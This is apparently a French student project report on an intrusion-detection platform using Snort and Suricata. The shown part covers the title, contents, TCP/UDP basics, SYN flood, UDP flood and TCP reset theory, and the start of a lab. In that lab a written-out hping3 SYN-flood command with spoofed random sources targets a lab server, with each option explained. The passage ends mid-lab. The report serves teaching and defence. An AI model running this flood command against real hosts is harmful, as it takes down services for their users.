

# Projet : Mise en place d'une plateforme intelligente de détection d'intrusions



Par :

Alaoui Belghiti Hanaa

Kazaz Younes

Aafir Amine

Encadré par :

Prof. Saber Mohammed

# Table of Contents

Projet : Mise en place d'une plateforme intelligente de détection d'intrusions .....	1
Chapitre 1 : Les couches TCP/IP : .....	10
<b>Etude et implémentation :</b> .....	10
I. <b>Le Couche Transport :</b> .....	10
1. <b>Présentation De La Couche :</b> .....	10
2. <b>Les Vulnérabilités de la couche</b> .....	12
3. <b>Implémentation d'attaques :</b> .....	14
II. <b>La couche internet :</b> .....	24
1. <b>Les principales fonctions de la couche Internet sont les suivantes :</b> .....	24
2. <b>Les vulnérabilités de la couche internet :</b> .....	24
3. <b>Les l'implémentation des attaques :</b> .....	25
III. <b>La couche Access réseaux :</b> .....	46
1. <b>Présentation :</b> .....	46
2. <b>Les vulnérabilités de la couche :</b> .....	49
3. <b>Implémentation d'attaques</b> .....	56
IV. <b>Couche application :</b> .....	84
1. <b>Présentation de la couche :</b> .....	84
2. <b>Les Vulnérabilités de la couche :</b> .....	85
3. <b>L'implémentation d'attaque :</b> .....	87
Chapitre 2 : Suricata & Snort (IDS) .....	99
<b>Etude et Implémentation :</b> .....	99
I. <b>IDS :</b> .....	99
II. <b>Snort :</b> .....	99
1. <b>Définition :</b> .....	99
2. <b>Utilisation :</b> .....	99
3. <b>Installation et configuration :</b> .....	100
4. <b>Fonctionnement:</b> .....	104
5. <b>Implémentation :</b> .....	107
III. <b>Suricata:</b> .....	110
1. <b>Definition:</b> .....	110
2. <b>Utilisation:</b> .....	110
3. <b>Configuration et Installation:</b> .....	111

4. Fonctionnement :	120
5. Implementation:	123
IV. Difference entre Suricata & Snort:	144
Suricata :	144
Snort :	147
Chapitre 3 : Implémentation et détection de nos attaques avec snort & suricata :	149
1. Attaques de couche Transport :	149
Lab 1 : Attaque Spoofing d'adresse IP	149
a) Implémentation de l'attaque :	149
b) Détection de l'attaque par « snort »:	153
c) Détection de l'attaque par « suricata »:	157
Lab 2 : UDP FLOOD	160
a) Implémentation de l'attaque :	160
b) Détection de l'attaque par « snort »:	163
c) Détection de l'attaque par « suricata »:	166
Lab 3 : TCP RESET	170
a) Implémentation de l'attaque :	170
b) Détection de l'attaque par snort:	174
c) Détection de l'attaque par suricata:	177
2. Attaques de couche Internet :	181
Lab 1 : Attaque Spoofing d'adresse IP	181
a) Implémentation de l'attaque :	181
b) Détection de l'attaque par « snort »:	184
c) Détection de l'attaque par « suricata »:	187
Lab 2 : l'attaque par injection de paquets ICMP	191
a) Implémentation de l'attaque :	191
b) Détection de l'attaque par « snort »:	194
c) Détection de l'attaque par « suricata »:	196
Lab 3 : Attaques d'injection de fausses informations de routage (ex : le routage OSPF).	199
a) Implémentation de l'attaque :	199
d) Détection de l'attaque par « snort »:	212
e) Détection de l'attaque par « suricata »:	215
3. Attaques couche Access réseaux :	218

<i>LAB 1 : ARP spoofing :</i>	218
a) <b>Implémentation de l'attaque :</b>	218
b) <b>Détection d'attaque par snort et suricata :</b>	231
<i>LAB2 : deconnection attaque :</i>	232
a) <b>Implémentation :</b>	232
b) <b>Détection avec suricata :</b>	237
c) <b>Détection avec snort :</b>	240
<i>LAB 3 : Mac Spoofing :</i>	241
a) <b>Implémentation :</b>	241
b) <b>Détection avec suricata et sort :</b>	242
c) <b>Détection avec wireshark :</b>	244
<i>LAB 4 : Mac Flooding</i>	245
a) <b>Implémentation d'attaque :</b>	245
b) <b>Detection avec Suricata:</b>	247
c) <b>Détection avec snort :</b>	249
d) <b>Détection avec wireshark :</b>	250
<i>LAB 5: Vlan Hopping :</i>	251
a) <b>Implementation:</b>	251
b) <b>Détection avec Suricata :</b>	255
c) <b>Détection avec Snort :</b>	257
d) <b>Voir le traffic avec wireshark :</b>	258

## Tableau des figures :

Figure 1:en-tete tcp.....	11
Figure 2:entête Udp .....	11
Figure 3: three way handshake .....	12
Figure 4:SYN FLOOD .....	12
Figure 5: UDP flood .....	13
Figure 6: Tcp RESET schéma .....	14
Figure 7: shema .....	15
Figure 8: avant attack .....	15
Figure 9 DOS ATTACK .....	16
Figure 10: after attack .....	17
Figure 11: packet info .....	17
Figure 12:l'état du serveur avant l'attaque .....	18
Figure 13:commande utilisée .....	19
Figure 14: état du serveur après l'attaque.....	19
Figure 15:détails sur udp .....	20
Figure 16: tcp reset scénario .....	21
Figure 17: établissement de connexion .....	21
Figure 18: interception avec wireshark.....	22
Figure 19: script pour générer REST .....	22
Figure 20: résultat .....	23

Figure 21: fermeture de connexion.....	23
Figure 22: adresse ip de la machine physique .....	26
Figure 23: adresse ip de la machine virtuelle.....	26
Figure 24:trafique capturer sur wireshark .....	28
Figure 25: commande de icmp injection .....	30
Figure 26:scappy.....	32
Figure 27: visualisation par wireshark du traffic icmp .....	32
Figure 28: état avant attaque.....	33
Figure 29:état après l'attaque .....	33
Figure 30: Topologie .....	35
Figure 31: Installation de Loki .....	37
Figure 32: Décompresser.....	37
Figure 33: machines virtuelles.....	56
Figure 34: ip addr de la machine d'attaquant .....	57
Figure 35: installation nmap.....	57
Figure 36:nmap scanning .....	58
Figure 37: ip addr de la machine victime .....	58
Figure 38: ip addr d'une autre machien .....	58
Figure 39:installation ettercap .....	59
Figure 40: ARP attaque avec ettercap .....	60
Figure 41:traffic intercepte .....	60
Figure 42: promiscuous mode .....	61
Figure 43: wireshark sans proms mode .....	62
Figure 44: lancement du wireshark.....	62
Figure 45: choisir l interface à utilisé pour l'attaque.....	62
Figure 46: traffic des machines d'apres arp .....	63
Figure 47: filtrage pour voir seulement machine victime .....	63
Figure 48: tcp flow avec les sites qui utilisent SSL/TLS.....	64
Figure 49: filtrage par HTTP pour voir les sites non sécurisées.....	64
Figure 50: Tcp flow avec les sites qui n'utilisent pas HTTPS.....	65
Figure 51: filtrage par ip adresse et TLS traffic.....	65
Figure 52: server nom que client tente de connecter avec .....	66
Figure 53: données cryptées .....	66
Figure 54: insertion du log file créé .....	67
Figure 55: résultat de decryptage avec SSLKEYLOGFILE.....	67
Figure 56: liste des interfaces.....	68
Figure 57: démarrer wlan0.....	69
Figure 58:status de l'interface.....	69
Figure 59:nouvelle liste des interfaces.....	69
Figure 60: start wlan0mon .....	70
Figure 61: tuer les processus.....	70
Figure 62: lancer mode de monitor.....	70
Figure 63: intercepeter le traffic du wifi DEVIL .....	71
Figure 64: address mac du tele .....	71

Figure 65: lancement d'attque .....	72
Figure 66: arrêter l'attaque .....	73
Figure 67: état après l'arrêté d'attaque .....	74
Figure 68:Topologie d'attaque .....	75
Figure 69: Nmap scan .....	75
Figure 70: Résultat.....	76
Figure 71: IDS vers Attacker .....	77
Figure 72: Attacker vers IDS .....	77
Figure 73: Mac table.....	77
Figure 74: Attaque du Mac Flood.....	78
Figure 75: Switch après Mac Flood .....	78
Figure 76: SQL injection attack.....	85
Figure 77: xss attack .....	86
Figure 78: site attaqué.....	88
Figure 79: adresse ip avant changement .....	88
Figure 80: connexion à un vpn .....	89
Figure 81: nouvelle adresse IP.....	89
Figure 82: commande pour écouter.....	90
Figure 83: interface que la victime verra .....	90
Figure 84: information de la victime .....	91
Figure 85: résultat de l'injection.....	91
Figure 86: victime et pirate .....	92
Figure 87: résultat .....	92
Figure 88: shéma d'attack .....	93
Figure 89: vérification du vulnérabilité XSS.....	94
Figure 90: mon adressé IP .....	94
Figure 91: script pour capture de cookie .....	95
Figure 92: insertion dans barre de recherche .....	95
Figure 93: création d'un répertoire pour XSS.....	95
Figure 94: création du script xss.....	95
Figure 95: code du script .....	96
Figure 96: localisation du fichier log.....	96
Figure 97: code pour importer cookie.....	97
Figure 98: creation du fichier py .....	97
Figure 99:running script .....	97
Figure 100: résultat d'inspection.....	98
Figure 101: cookie .....	98
Figure 102:shéma de SNORT IDS.....	99
Figure 103:Installation du Snort .....	100
Figure 104:installation de software properties.....	111
Figure 105: commande pour installer suricata .....	112
Figure 106: arrêter Suricata.....	113
Figure 107:rules répertoire .....	113
Figure 108: spécification de l'adresse réseaux.....	115

Figure 109: configuration du AF-PACKET interface.....	115
Figure 110: interface PCAP.....	116
Figure 111:community id:true.....	116
Figure 112: chemin des règles.....	117
Figure 113:suricata update.....	117
Figure 114: ajout d'un source.....	118
Figure 115: tester le fichier de config.....	119
Figure 116: Suricata Log .....	119
Figure 117:fast.log.....	123
Figure 118: création du nouvelle règle.....	124
Figure 119: ajouter la règle au fichier de confi .....	124
Figure 120: Ping avec windows .....	125
Figure 121: log file result.....	125
Figure 122: Adresse ip windows.....	126
Figure 123: résultat dans eve.json .....	126
Figure 124: continuation de résultat.....	127
Figure 125: résulta.....	127
Figure 126:creation d'un nouveau fichier pour les règles.....	128
Figure 127:édition du home_net.....	129
Figure 128: ajouter le fichier aux rule-files .....	130
Figure 129: Résultat de détection .....	132
Figure 130: configuration de la règle .....	139
Figure 131: l'ajout du règle au fichier de configuration .....	140
Figure 132:Lancement de l'attaque .....	140
Figure 133: l'ajout a suricata. Yaml .....	142
Figure 134: lancement du macchanger.....	143
Figure 135: Résultat.....	143
Figure 136:exemple graphique du fonctionnement du module thread.....	144
Figure 137: Architecture des workers .....	145
Figure 138: single capture .....	146
Figure 139:multiple capture .....	146
Figure 140: Architecture en mode single .....	146
Figure 141: mono-thread du snort.....	147
Figure 142: Architecture SNORT.....	147
Figure 143: commande ip spoofing.....	183
Figure 144: Traffic capturée par wireshark.....	184
Figure 145:l'ajout du regle .....	187
Figure 146: Régle de detection.....	188
Figure 147:résultat de detection suricata .....	189
Figure 148: capture lab1 wireshark.....	190
Figure 149:topologie lab2 .....	191
Figure 150: commande attaque par injection.....	192
Figure 151:Traffic capturé par Wire Shark .....	193
Figure 152:machine hors services .....	193

Figure 153:rule pour détection.....	195
Figure 154:résultat détection snort .....	196
Figure 155: l'ajout du rule.....	196
Figure 156: rule de détection .....	197
Figure 157: résultat de detection par suricata .....	198
Figure 158:topologie .....	199
Figure 33: machines virtuelles.....	219
Figure 34: ip addr de la machine d'attaquant .....	219
Figure 35: installation nmap.....	220
Figure 36:nmap scanning .....	220
Figure 37: ip addr de la machine victime .....	221
Figure 38: ip addr d'une autre machien .....	221
Figure 39:installation ettercap .....	221
Figure 40: ARP attaque avec ettercap.....	222
Figure 41:traffic intercepte .....	223
Figure 42: promiscuous mode .....	223
Figure 43: wireshark sans proms mode .....	224
Figure 44: lancement du wireshark.....	224
Figure 45: choisir l interface à utilisé pour l'attaque.....	225
Figure 46: traffic des machines d'apres arp .....	225
Figure 47: filtrage pour voir seulement machine victime .....	226
Figure 48: tcp flow avec les sites qui utilisent SSL/TLS.....	226
Figure 49: filtrage par HTTP pour voir les sites non sécurisées.....	227
Figure 50: Tcp flow avec les sites qui n'utilisent pas HTTPS.....	227
Figure 51: filtrage par ip adresse et TLS traffic.....	228
Figure 52: server nom que client tente de connecter avec .....	228
Figure 53: données cryptées .....	229
Figure 54: insertion du log file créé .....	230
Figure 55: résultat de decryptage avec SSLKEYLOGFILE.....	230
Figure 56: liste des interfaces.....	232
Figure 57: démarrer wlan0.....	233
Figure 58:status de l'interface.....	233
Figure 59:nouvelle liste des interfaces.....	233
Figure 60: start wlan0mon .....	234
Figure 61: tuer les processus.....	234
Figure 68:Topologie d'attaque .....	241
Figure 69: Nmap scan .....	241
Figure 70: Résultat.....	242
Figure 71: IDS vers Attacker .....	245
Figure 72: Attacker vers IDS .....	245
Figure 73: Mac table.....	246
Figure 74: Attaque du Mac Flood.....	246
Figure 75: Switch après Mac Flood .....	247

## Chapitre 1 : Les couches TCP/IP :

### **Etude et implémentation :**

#### **I. Le Couche Transport :**

##### **1. Présentation De La Couche :**

La couche Transport est la quatrième couche du modèle TCP/IP, qui est utilisé pour la communication de données entre des ordinateurs sur un réseau. La couche Transport est responsable de l'établissement, de la gestion et de la terminaison des connexions entre les applications sur des ordinateurs distants.

Il existe deux protocoles principaux au sein de la couche Transport : le protocole TCP (Transmission Control Protocol) et le protocole UDP (User Datagram Protocol).

### a) TCP :

TCP est un protocole orienté connexion qui garantit la livraison des données dans l'ordre et sans perte. Il établit une connexion entre les applications sur les ordinateurs distants avant de commencer à envoyer des données, et utilise des techniques de retransmission pour garantir que toutes les données sont bien reçues.

Une session TCP permet d'acheminer des messages (ou segment dans la terminologie TCP) en suivant une procédure de trois étapes :

- Établissement de la connexion.
- Transferts des données.
- Fermeture de la connexion. Les messages échangés via TCP sont appelés des segments TCP.

Ils contiennent les données que les processus veulent échanger mais aussi diverses informations propres au fonctionnement de TCP. Ces informations propres à TCP sont contenues une partie spéciale du segment, appelée en-tête.




Figure 1:en-tete tcp

Parmi ces informations, les éléments notables décrits par la suite sont :

- les numéros de ports des processus du client et du serveur.
- le numéro de séquence du paquet.
- le numéro acquittement du paquet.

### b) UDP :

UDP, en revanche, est un protocole sans connexion qui ne garantit pas la livraison des données ou l'ordre dans lequel elles sont reçues.

Il est souvent utilisé pour les applications en temps réel telles que la diffusion de vidéos ou les jeux en ligne, où la vitesse de transmission est plus importante que la fiabilité.

Voici l'en-tête UDP :




Figure 2:entête Udp

## 2. Les Vulnérabilités de la couche

### a) SYN flooding Etude :

TCP est utilisé pour établir une session orientée connexion entre deux appareils qui souhaitent communiquer ou échanger des données. Rappelons comment fonctionne TCP. Il y a deux appareils qui veulent échanger des messages, Bob et Alice. Bob envoie un paquet de synchronisation TCP (SYN) à Alice, et Alice répond à Bob avec un paquet de synchronisation/accusé de réception TCP (SYN/ACK). Enfin, Bob répond avec un paquet TCP Acknowledgement (ACK).

Le schéma suivant illustre le mécanisme TCP 3-Way Handshake :




Figure 3: three way handshake

Pour chaque paquet TCP SYN reçu sur un appareil, un paquet TCP ACK doit être renvoyé en réponse. Un type d'attaque qui tire parti de ce défaut de conception dans TCP est connu sous le nom d'attaque SYN Flood. Dans une attaque SYN Flood, l'attaquant envoie un flux continu de paquets TCP SYN à un système cible. Cela amènerait la machine cible à traiter chaque paquet individuel et à répondre en conséquence, finalement, avec l'afflux élevé de paquets TCP SYN, le système cible deviendra trop débordé et cessera de répondre à toutes les requêtes :




Figure 4:SYN FLOOD

solution:

- Firewall (act as a proxy between server and client)
- Reduce the duration of time required for a connection to timeout.
- Increase the no. of connection requests that can be accepted by the host at one time.
- Install vendor-specific updates & patches

## b) UDP flood

Une UDP flood est un type d'attaque par déni de service dans lequel un grand nombre de paquets UDP (User Datagram Protocol) sont envoyés à un serveur cible dans le but de neutraliser la capacité de traitement et de réponse de ce dispositif.

Le pare-feu protégeant le serveur cible peut également s'épuiser à la suite d'une inondation UDP, entraînant un déni de service pour le trafic légitime.

Une UDP flood opère principalement en exploitant les étapes qu'un serveur suit lorsqu'il répond à un paquet UDP envoyé à l'un de ses ports. Dans des conditions normales, lorsqu'un serveur reçoit un paquet UDP sur un port particulier, il passe par deux étapes pour y répondre :

1. Le serveur vérifie d'abord si des programmes en cours d'exécution écoutent les requêtes sur le port spécifié.

2. Si aucun programme ne reçoit de paquets sur ce port, le serveur répond avec un paquet ICMP (ping) pour informer l'expéditeur que la destination est injoignable.




Figure 5: UDP flood

Chaque nouveau paquet UDP reçu par le serveur passe par des étapes pour traiter la requête en faisant appel aux ressources du serveur. Lorsque les paquets UDP sont transmis, chaque paquet comprend l'adresse IP du périphérique source. Lors de ce type d'attaque DDoS, un attaquant n'utilisera généralement pas sa propre adresse IP réelle, mais usurpera plutôt l'adresse IP source des paquets UDP, empêchant ainsi l'exposition de la localisation réelle du pirate et sa saturation potentielle avec les paquets de réponse du serveur cible.

## c) TCP Reset:

Une attaque de TCP Reset est exécutée en utilisant un seul paquet de données, pas plus de quelques octets.

Un segment TCP usurpé, conçu et envoyé par un attaquant, trompe deux victimes pour qu'elles abandonnent une connexion TCP, interrompant des communications potentiellement vitales entre elles.




Figure 6: Tcp RESET schéma

Une attaque de TCP Reset exploite ce mécanisme pour inciter les victimes à fermer prématurément les connexions TCP en leur envoyant de faux segments de réinitialisation.

Si un faux segment de réinitialisation est correctement conçu, le récepteur l'acceptera comme valide et fermera son côté de la connexion, empêchant l'utilisation de la connexion pour échanger d'autres informations. Les victimes peuvent créer une nouvelle connexion TCP pour tenter de reprendre leurs communications, mais l'attaquant peut également réinitialiser cette nouvelle connexion.

Heureusement, comme il faut du temps à l'attaquant pour assembler et envoyer son paquet usurpé, les attaques de réinitialisation ne sont vraiment efficaces que contre les connexions de longue durée. Les connexions de courte durée, par exemple celles utilisées pour transmettre de petites pages Web, auront généralement déjà atteint leur objectif au moment où un attaquant pourra tenter de les réinitialiser .

### 3. Implémentation d'attaques :

#### LAB 1 :SYN FLOODING :

- Scenario : On a la machine attaquante qui a l'adresse "192.168.56.101" qui va faire une attaque de TCP SYN FLOOD à le serveur avec l'adresse 192.168.56.105.




Figure 7: shema

- l'état de serveur avant l'attaque :





Figure 8: avant attack

- **hping3 -c 100000 -d 100000 -S -p 135 –flood –rand-source 192.168.56.105** : hping3 est utilisée pour lancer une attaque de déni de service (DoS) contre une machine cible ayant l'adresse IP 192.168.56.105 en utilisant le protocole TCP sur le port 135.

Voici ce que signifie chaque option de la commande :

- **"-c 100000"** : envoie 100 000 paquets TCP à la machine cible.
- **"-d 100000"** : définit la taille de la charge utile du paquet TCP à 100 000 octets.
- **"-S"** : définit le drapeau SYN TCP, ce qui signifie que le paquet est utilisé pour initier une connexion.
- **"-p 135"** : définit le numéro de port TCP à utiliser, qui est le port 135 pour les services RPC (Remote Procedure Call) sur les systèmes Windows.
- **"–flood"** : envoie les paquets aussi rapidement que possible, sans attendre de réponse
- **"–rand-source"** : utilise des adresses IP sources aléatoires pour chaque paquet envoyé, afin de rendre l'attaque plus difficile à tracer.



The screenshot shows a terminal window titled "kali@kali: ~". The command entered is:

```
$ sudo hping3 -c 100000 -d 100000 -S -p 135 --flood --rand-source 192.168.56.105
```

After pressing Enter, the terminal displays:

```
[sudo] password for kali:  
HPING 192.168.56.105 (eth0 192.168.56.105): S set, 40 headers + 34464 data bytes  
hping in flood mode, no replies will be shown
```

Figure 9 DOS ATTACK

- l'état de serveur après l'attaque.




Figure 10: after attack

- Plus information sur les paquets :

